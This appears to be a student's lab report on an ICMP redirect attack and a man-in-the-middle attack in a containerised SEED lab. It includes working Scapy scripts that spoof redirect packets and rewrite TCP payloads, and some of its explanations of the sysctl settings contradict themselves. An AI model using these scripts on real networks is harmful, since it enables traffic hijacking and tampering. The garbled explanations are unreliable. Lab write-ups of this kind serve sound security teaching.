Lab -7 : ICMP REDIRECT ATTACK

APARNAA MAHALAXMI ARULLJOTHI

A20560995

LABSETUP


The docker build is successful and the lab setup is completed. The IPs are as follows:

- Host – 192.168.60.6
- Host – 192.168.60.5
- Malicious-router – 10.9.0.111
- Attacker – 10.9.0.105
- Victim – 10.9.0.5

```
[11/03/24]seed@VM:~/.../Labsetup$ dockps
33204e523a3b  host-192.168.60.6
200b33c64770  malicious-router-10.9.0.111
e171d580f811  router
5c12f50167a1  host-192.168.60.5
d522252cc965  victim-10.9.0.5
674ea9439033  attacker-10.9.0.105
[11/03/24]seed@VM:~/.../Labsetup$
```

Here we can see that the attacker container and the virtual machine both share a folder called volumes.

```
[11/03/24]seed@VM:~/.../Labsetup$ dockps
33204e523a3b  host-192.168.60.6
200b33c64770  malicious-router-10.9.0.111
e171d580f811  router
5c12f50167a1  host-192.168.60.5
d522252cc965  victim-10.9.0.5
674ea9439033  attacker-10.9.0.105
[11/03/24]seed@VM:~/.../Labsetup$ docksh 67
root@674ea9439033:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@674ea9439033:/#
```



As said in the manual the privilege is set to true in the docker-compose.yml file.

Task – 1 : Launching ICMP Redirect Attack

Checking if the counter measure is turned off :

```
 GNU nano 4.8                  docker-compose.yml
version: "3"

services:
    victim:
        image: handsonsecurity/seed-ubuntu:large
        container_name: victim-10.9.0.5
        tty: true
        cap_add:
                - ALL
        sysctls:
                - net.ipv4.conf.all.accept_redirects=1
        privileged: true
        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.5
        command: bash -c "
                     ip route add 192.168.60.0/24 via 10.9.0.11 &&
                     tail -f /dev/null
                 "
```

The counter measure has been turned off.

```
[10/28/24]seed@VM:~/.../Labsetup$ cd volumes
[10/28/24]seed@VM:~/.../volumes$ ls
[10/28/24]seed@VM:~/.../volumes$ nano task1.py
[10/28/24]seed@VM:~/.../volumes$
```

A python file named task1.py is created using nano and stored under the volumes folder in the vm. This file will be shared with the volumes folder in the attacker container.

CODE :

This code spoofs an ICMP redirect packet from the legitimate router 10.9.0.11 to the victim 10.9.0.5. This packet tells the victim to use the malicious router 10.9.0.111 as a new path to reach to the host.

```
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.9.0.111"
ip2 = IP(src = "10.9.0.5", dst ="192.168.60.5")
send(ip/icmp/ip2/ICMP());
```

```
[11/03/24]seed@VM:~/.../Labsetup$ dockps
33204e523a3b  host-192.168.60.6
200b33c64770  malicious-router-10.9.0.111
e171d580f811  router
5c12f50167a1  host-192.168.60.5
d522252cc965  victim-10.9.0.5
674ea9439033  attacker-10.9.0.105
[11/03/24]seed@VM:~/.../Labsetup$ docksh 67
root@674ea9439033:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@674ea9439033:/# cd volumes
root@674ea9439033:/volumes# ls
task1.py
root@674ea9439033:/volumes#
```

Here we open the victim container and use the command “ip route”. It verifies the initial routing configuration on the **victim** container before launching the ICMP redirect attack.

```
[11/03/24]seed@VM:~/.../Labsetup$ dockps
33204e523a3b  host-192.168.60.6
200b33c64770  malicious-router-10.9.0.111
e171d580f811  router
5c12f50167a1  host-192.168.60.5
d522252cc965  victim-10.9.0.5
674ea9439033  attacker-10.9.0.105
[11/03/24]seed@VM:~/.../Labsetup$ docksh d5
root@d522252cc965:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@d522252cc965:/#
```

From the ‘ip route’ command we can infer that the victim sends unknown traffic to the default gateway (10.9.0.1). The traffic for 192.168.60.0/24 network is routed through the router 10.9.0.11. This setup makes the victim vulnerable to the ICMP redirect attack, as it currently relies on 10.9.0.11 for routing packets to the 192.168.60.0/24 network.

```
[11/03/24]seed@VM:~/.../Labsetup$ dockps
33204e523a3b  host-192.168.60.6
200b33c64770  malicious-router-10.9.0.111
e171d580f811  router
5c12f50167a1  host-192.168.60.5
d522252cc965  victim-10.9.0.5
674ea9439033  attacker-10.9.0.105
[11/03/24]seed@VM:~/.../Labsetup$ docksh d5
root@d522252cc965:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@d522252cc965:/# ip route flush cache
root@d522252cc965:/#
```

We use the IP route flush cache command to clear the routing cache available and to clear out any potentially outdated routing information. This helps in verifying that the victim is using the malicious router as stated.

```
root@d522252cc965:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.127 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.077 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.086 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.083 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.093 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.073 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.096 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.088 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.096 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.088 ms
^C
```

The next step is to ping the host from the victim container. This triggers a routing behaviour, updates the routing cache and verifies if the ICMP redirect has been applied or not.

```
                          My traceroute  [v0.93]
d522252cc965 (10.9.0.5)                              2024-11-03T21:48:19+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                               Packets               Pings
 Host                        Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                 0.0%    45    0.1   0.1   0.1   0.3   0.0
 2. 192.168.60.5              0.0%    44    0.1   0.1   0.1   0.4   0.0
```

This is the result of tracerouting to the host form the victim container. Here, the packets form the victim container to the host are passing through the legitimate router 10.9.0.11 and not through the malicious router.

```
[11/03/24]seed@VM:~/.../Labsetup$ docksh 67
root@674ea9439033:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@674ea9439033:/# cd volumes
root@674ea9439033:/volumes# ls
task1.py
root@674ea9439033:/volumes# python3 task1.py
.
Sent 1 packets.
root@674ea9439033:/volumes# python3 task1.py
.
Sent 1 packets.
root@674ea9439033:/volumes# python3 task1.py
.
Sent 1 packets.
root@674ea9439033:/volumes#
```

Now to launch the ICMP attack, we run the python file in the attacker container. On doing this a packet will be sent. On doing a traceroute on the victim container after sending the packet from the attacker container we could see that the victim container is now routing the traffic through both the legitimate router 10.9.0.11 and the malicious router 10.9.0.111. This states that the ICMP redirect is successful and this is helpful to proceed with the man in the middle attack.

```
root@d522252cc965:/# mtr -n 192.168.60.5
root@d522252cc965:/#
```

```
                             My traceroute  [v0.93]
d522252cc965 (10.9.0.5)                               2024-11-03T21:57:23+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                  Packets               Pings
 Host                           Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                    0.0%   164    0.1   0.1   0.1   0.2   0.0
    10.9.0.111
 2. 192.168.60.5                 0.0%   163    0.1   0.1   0.1   0.7   0.1
    10.9.0.11
```

```
root@d522252cc965:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 58sec
root@d522252cc965:/#
```

QUESTION 1

Here the previous python code is modified such that the victim's traffic is taken outside the local network. To do this the icmp.gw parameter has been modified to google's public DNS address (8.8.8.8).

```
[10/29/24]seed@VM:~/.../volumes$ nano qs1.py
[10/29/24]seed@VM:~/.../volumes$ cat qs1.py
from scapy.all import *

ip = IP(src="10.9.0.11", dst="10.9.0.5")  # Legitimate router as source, victim as destinatio
icmp = ICMP(type=5, code=1)
icmp.gw = "8.8.8.8"                    # Gateway to google's DNS

ip2 = IP(src="10.9.0.5", dst="192.168.60.5")  # Enclosed IP packet
send(ip/icmp/ip2/ICMP())
[10/29/24]seed@VM:~/.../volumes$
```

After saving the code file, the cache in the victim's container is flushed out and a traceroute is done to verify it.

```
root@92d325f55d34:/# ip route flush cache
root@92d325f55d34:/# mtr -n 192.168.60.5
```

In the attacker container we run the modified code and send the packets.

```
Sent 1 packets.
root@6269c9c4f570:/volumes# python3 qs1.py
.
Sent 1 packets.
root@6269c9c4f570:/volumes#
```

On doing a traceroute we could see that the victim ignored the redirected packet and it's routing cache is not updated to use the remote gateway.

QUESTION 2

```
[10/29/24]seed@VM:~/.../volumes$ nano qs2.py
[10/29/24]seed@VM:~/.../volumes$ cat qs2.py
from scapy.all import *

ip = IP(src="10.9.0.11", dst="10.9.0.5")  # Legitimate router as source, victim as destination
icmp = ICMP(type=5, code=1)
icmp.gw = "10.9.0.200"                    # Gateway to non existent IP on the local network

ip2 = IP(src="10.9.0.5", dst="192.168.60.5")  # Enclosed IP packet
send(ip/icmp/ip2/ICMP())
[10/29/24]seed@VM:~/.../volumes$
```

A python file is created which contains the ICMP redirect code on the attacker container. Here the icmp.gw is set to an IP address within the local network that does not exist.

```
root@3c9bc9b5e1ec:/volumes# python3 qs2.py
.
Sent 1 packets.
root@3c9bc9b5e1ec:/volumes# python3 qs2.py
.
Sent 1 packets.
root@3c9bc9b5e1ec:/volumes#
```

In the attacker container we run the code and send the packets. Next, we traceroute it on the victim container after flushing out the IP cache.

```
seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed(
root@92d325f55d34:/# ip route flush cache
root@92d325f55d34:/# mtr -n 192.168.60.5
root@92d325f55d34:/# mtr -n 192.168.60.5
root@92d325f55d34:/# ip route show cache
root@92d325f55d34:/#
```

If the ICMP redirect is successful, we can see an entry that routes 192.168.60.5 through 10.9.0.200. As the attack is unsuccessful 'ip route show cache' does not show any results. Also there is no change on performing the traceroute.

```
seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed@VM: ~/.../volumes
                                My traceroute  [v0.93]
92d325f55d34 (10.9.0.5)                                  2024-10-29T23:11:40+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                          Packets                Pings
 Host                                   Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                            0.0%   170    0.1   0.1   0.1   0.4   0.0
 2. 192.168.60.5                         0.0%   169    0.1   0.1   0.1   0.5   0.0
```

This is because, ICMP is usually used to route within the local network. ICMP will ignore such redirects that are outside the network. this is due to the security measure that restricts the ICMP to stay within the local network. This will prevent the attacker from redirecting traffic to remote locations and expose the victim.

QUESTION 3

As given in the manual, the

- net.ipv4.conf.all.send_redirects
- net.ipv4.conf.default.send_redirects
- net.ipv4.conf.eth0.send_redirects

are set to 1 and the attack is launched again.

PURPOSE OF THESE ENTIRES:

1. net.ipv4.conf.all.send_redirects

   This setting disables the ICMP redirects on all networks in the container. When set to 0, the kernel will not send ICMP redirects even when it detects a route for the incoming packets. This setting is generally disabled on a malicious router. This is to avoid the container accidently send ICMP redirects. This setting enables ICMP redirects on all interfaces in the container.

2. net.ipv4.conf.default.send_redirects

   This applies as default to for new interfaces that are created in the container. Setting it to 0 makes sure that if any new network are added to the container and they don't send the ICMP redirects by default. When set to 1, new network interfaces created in the container will have ICMP redirects enabled by default.

3. net.ipv4.conf.eth0.send_redirects
   This disables the ICMP redirects on ethernet0 interface. This is the primary interface used for container to communicate with other hosts. Setting this to 0 ensures that no ICMP redirects are sent from eth0. When set to 1, eth0 is allowed to send ICMP redirects if it encounters packets that could be routed.

The docker container is restarted after changing the sysctls.

```
[10/30/24]seed@VM:~/.../Labsetup$ dcdown
Removing host-192.168.60.6           ... done
Removing malicious-router-10.9.0.111 ... done
Removing attacker-10.9.0.105         ... done
Removing host-192.168.60.5           ... done
Removing victim-10.9.0.5             ... done
Removing router                      ... done
Removing network net-10.9.0.0
Removing network net-192.168.60.0
[10/30/24]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating network "net-192.168.60.0" with the default driver
Creating host-192.168.60.5           ... done
Creating attacker-10.9.0.105         ... done
Creating router                      ... done
Creating victim-10.9.0.5             ... done
Creating host-192.168.60.6           ... done
Creating malicious-router-10.9.0.111 ... done
Attaching to malicious-router-10.9.0.111, router, attacker-10.9.0.105, host-192.
168.60.5, host-192.168.60.6, victim-10.9.0.5
```

To relaunch the attack the task1.py file is runned in the attacker container.

```
seed@V...  seed@V...  seed@V...  seed@V...  seed@V...  seed@V...  seed@V...
[10/30/24]seed@VM:~/.../Labsetup$ docksh 3c
root@3c9bc9b5e1ec:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@3c9bc9b5e1ec:/# cd volumes
root@3c9bc9b5e1ec:/volumes# python3 task1.py
.
Sent 1 packets.
root@3c9bc9b5e1ec:/volumes# python3 task1.py
.
Sent 1 packets.
root@3c9bc9b5e1ec:/volumes#
```

After the packets are sent, we do traceroute in the victim container. As we can see there is no change while doing the traceroute.

```
                         My traceroute  [v0.93]
ef93fd930847 (10.9.0.5)                          2024-10-31T03:47:35+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                Packets                Pings
 Host                         Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                  0.0%    13    0.2   0.2   0.1   0.3   0.1
 2. 192.168.60.5               0.0%    13    0.2   0.2   0.1   0.3   0.1
```

OBSERVATION:

After changing the send_redirects settings to 1 and restarting the docker containers the malicious router enables all the IPv4 ICMP redirected packets to be sent on the interface along the eth0 interface. This way whenever a new interface is added it is automatically sends the ICMP requests.

Task 2 : Launching the MITM Attack

In the previous task we got the victim to use our malicious router 10 .9.0.111 as the router to the destination 192.168.60.5. Next step is to start the TCP client and the server program using netcat. Here, in the destination container 192.168.60.5 netcat is started using the command “nc -lp 9090”.

```
[11/02/24]seed@VM:~/.../volumes$ cd ..
[11/02/24]seed@VM:~/.../Labsetup$ dockps
b4e9ab08c5ff  malicious-router-10.9.0.111
529b7699145a  host-192.168.60.6
ef93fd930847  victim-10.9.0.5
c2e1f526aa46  router
3c9bc9b5e1ec  attacker-10.9.0.105
7296fb07c277  host-192.168.60.5
[11/02/24]seed@VM:~/.../Labsetup$ docksh 72
root@7296fb07c277:/# nc -lp 9090
```

In the victim container the netcat server is started using the command “ nc 192.168.60.5 9090”


```
[11/02/24]seed@VM:~/.../Labsetup$ dockps
b4e9ab08c5ff  malicious-router-10.9.0.111
529b7699145a  host-192.168.60.6
ef93fd930847  victim-10.9.0.5
c2e1f526aa46  router
3c9bc9b5e1ec  attacker-10.9.0.105
7296fb07c277  host-192.168.60.5
[11/02/24]seed@VM:~/.../Labsetup$ docksh ef
root@ef93fd930847:/# nc 192.168.60.5 9090
```

After starting the netcat client, we run a python code in the malicious router. The code listens for TCP packets on a network, and if it finds any, it checks for a specific word in the data. If it sees the word


"aparna" it swaps it out with "AAAAAA" and sends the updated packet back. If there's no data to change, it just sends the packet as it is.


```
 GNU nano 4.8                          task2.py                          Modified
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    # Coping the original packet
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    # Checking if the packet has a TCP payload
    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** Original Data:", data)

        # Replace my name with A's with the same length as my name
        newdata = data.replace(b'APARNA', b'AAAAAA')
        print("*** Modified Data:", newdata)

        # Sending the modified packet
        send(newpkt/newdata, verbose=False)
    else:
        # Forwarding the unmodified packet if payload is not availabe
        send(newpkt, verbose=False)

f = 'tcp and src host 10.9.0.5'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

Here, a message "hi APARNA" was sent to the destination from the victim. This is the unmodified message before interception.



this shows the Netcat server receiving a modified message, "hi AAAAAA," indicating the MITM attack was successful. The original "APARNA" message was intercepted and changed.





QUESTION – 1

Here, the traffic is going from the victim 10.9.0.5 to the destination 192.168.60.5. That's because the main goal is to change the victim's outgoing messages before they reach their target. It's all about controlling what the victim is sending out, so it's unnecessary for the traffic to return back.

QUESTION-2


In this Netcat client session, the victim sends "hi APARNA" to the destination. This is the unmodified message before interception.

This shows the Netcat server receiving a modified message, "hi AAAAAA," indicating the MITM attack was successful. The original "APARNA" message was intercepted and changed.


Run the code in the malicious container

```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    # Copying the original packet
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    # Checking if the packet has a TCP payload
    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** Original Data:", data)

        # Replacing my name with As in the same length asmy name
        newdata = data.replace(b'APARNA', b'AAAAAA')
        print("*** Modified Data:", newdata)

        # Sending the modified packet
        send(newpkt/newdata, verbose=False)
    else:
        # Forwarding the unmodified packet if there is no payload
        send(newpkt, verbose=False)

# Option 1: Filter by IP address
#f = 'tcp and src host 10.9.0.5'

# Option 2: Filter by MAC address
f = 'tcp and ether src 02:42:0a:09:00:05'
```

This code uses scapy to intercept TCP packets. If it contains the name "APARNA" it replaces it with "AAAAAA" of the same length. It then sends the modified packet back to the network or forwards the unmodified packet if there is no payload. Filtering can be done by the victim's IP address or MAC address. Here we commented out the option that chooses the IP and we use the MAC address.



This Wireshark shows TCP traffic between the victim and destination IPs. It verifies that packets are flowing from the victim to the host.



When you're setting up MITM program to capture netcat traffic from host to destination we can filter it by IP address or the MAC address. Both method works but filtering by the MAC address can lead to problems. MAC addresses are tied to the local network and can change or cause errors if the network setup changes. On the other hand, filtering by the IP address is more reliable and works consistently, so it's the better choice.